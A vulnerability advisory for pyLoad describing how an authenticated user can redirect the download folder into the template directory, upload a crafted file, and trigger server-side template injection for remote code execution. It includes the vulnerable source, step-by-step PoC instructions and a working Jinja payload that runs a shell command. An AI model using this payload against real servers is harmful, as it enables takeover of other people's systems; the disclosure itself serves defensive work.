PYSEC-2026-492
pyLoad allows upload to arbitrary folder lead to RCE
Details
### Summary An authenticated user can change the download folder and upload a crafted template to the specified folder lead to remote code execution
### Details example version: 0.5 file:src/pyload/webui/app/blueprints/app_blueprint.py ```python @bp.route("/render/<path:filename>", endpoint="render") def render(filename): mimetype = mimetypes.guess_type(filename)[0] or "text/html" data = render_template(filename) return flask.Response(data, mimetype=mimetype) ``` So, if we can control file in the path "pyload/webui/app/templates" in latest version and path in "module/web/media/js"(the difference is the older version0.4.20 only renders file with extension name ".js"), the render_template func will works like SSTI(server-side template injection) when render the evil file we control.
in /settings page and the choose option general/general, where we can change the download folder.  Also, we can find the pyLoad install folder in /info page  So, we can change the value of Download folder to the template path. Then through /json/add_package we can upload a crafted template file to RCE. ```python @bp.route("/json/add_package", methods=["POST"], endpoint="add_package") # @apiver_check @login_required("ADD") def add_package(): api = flask.current_app.config["PYLOAD_API"]
package_name = flask.request.form.get("add_name", "New Package").strip() queue = int(flask.request.form["add_dest"]) links = [l.strip() for l in flask.request.form["add_links"].splitlines()] pw = flask.request.form.get("add_password", "").strip("\n\r")
try: file = flask.request.files["add_file"]
if file.filename: if not package_name or package_name == "New Package": package_name = file.filename
file_path = os.path.join( api.get_config_value("general", "storage_folder"), "tmp_" + file.filename ) file.save(file_path) links.insert(0, file_path)
except Exception: pass
urls = [url for url in links if url.strip()] pack = api.add_package(package_name, urls, queue) if pw: data = {"password": pw} api.set_package_data(pack, data)
return jsonify(True) ``` ### PoC First login into the admin page, then visit the info page to get the path of pyload installation folder. Second, change the download folder to PYLOAD_INSTALL_DIR/ webui/app/templates/ Third, upload crafted template file through /json/add_package through parameter add_file the content of crafted template file and its filename is "341.html": ``` {{x.__init__.__globals__['__builtins__']['eval']("__import__('os').popen('whoami').read()")}} ```  Last, visit http://TARGET/render/tmp_341.html to trigger the RCE   ### Impact It is a RCE vulnerability and I think it affects all versions. In earlier version 0.4.20, the trigger difference is the pyload installation folder path difference and the upload file must with extension ".js" . The render js code in version 0.4.20: ```python @route("/media/js/<path:re:.+\.js>") def js_dynamic(path): response.headers['Expires'] = time.strftime("%a, %d %b %Y %H:%M:%S GMT", time.gmtime(time.time() + 60 * 60 * 24 * 2)) response.headers['Cache-control'] = "public" response.headers['Content-Type'] = "text/javascript; charset=UTF-8"
try: # static files are not rendered if "static" not in path and "mootools" not in path: t = env.get_template("js/%s" % path) return t.render() else: return static_file(path, root=join(PROJECT_DIR, "media", "js")) except: return HTTPError(404, "Not Found") ```
Are you affected?
Enter the version of the package you're using.
Affected packages
0No fixed version published yet for pyload-ng (pip). Pin to a known-safe version or switch to an alternative.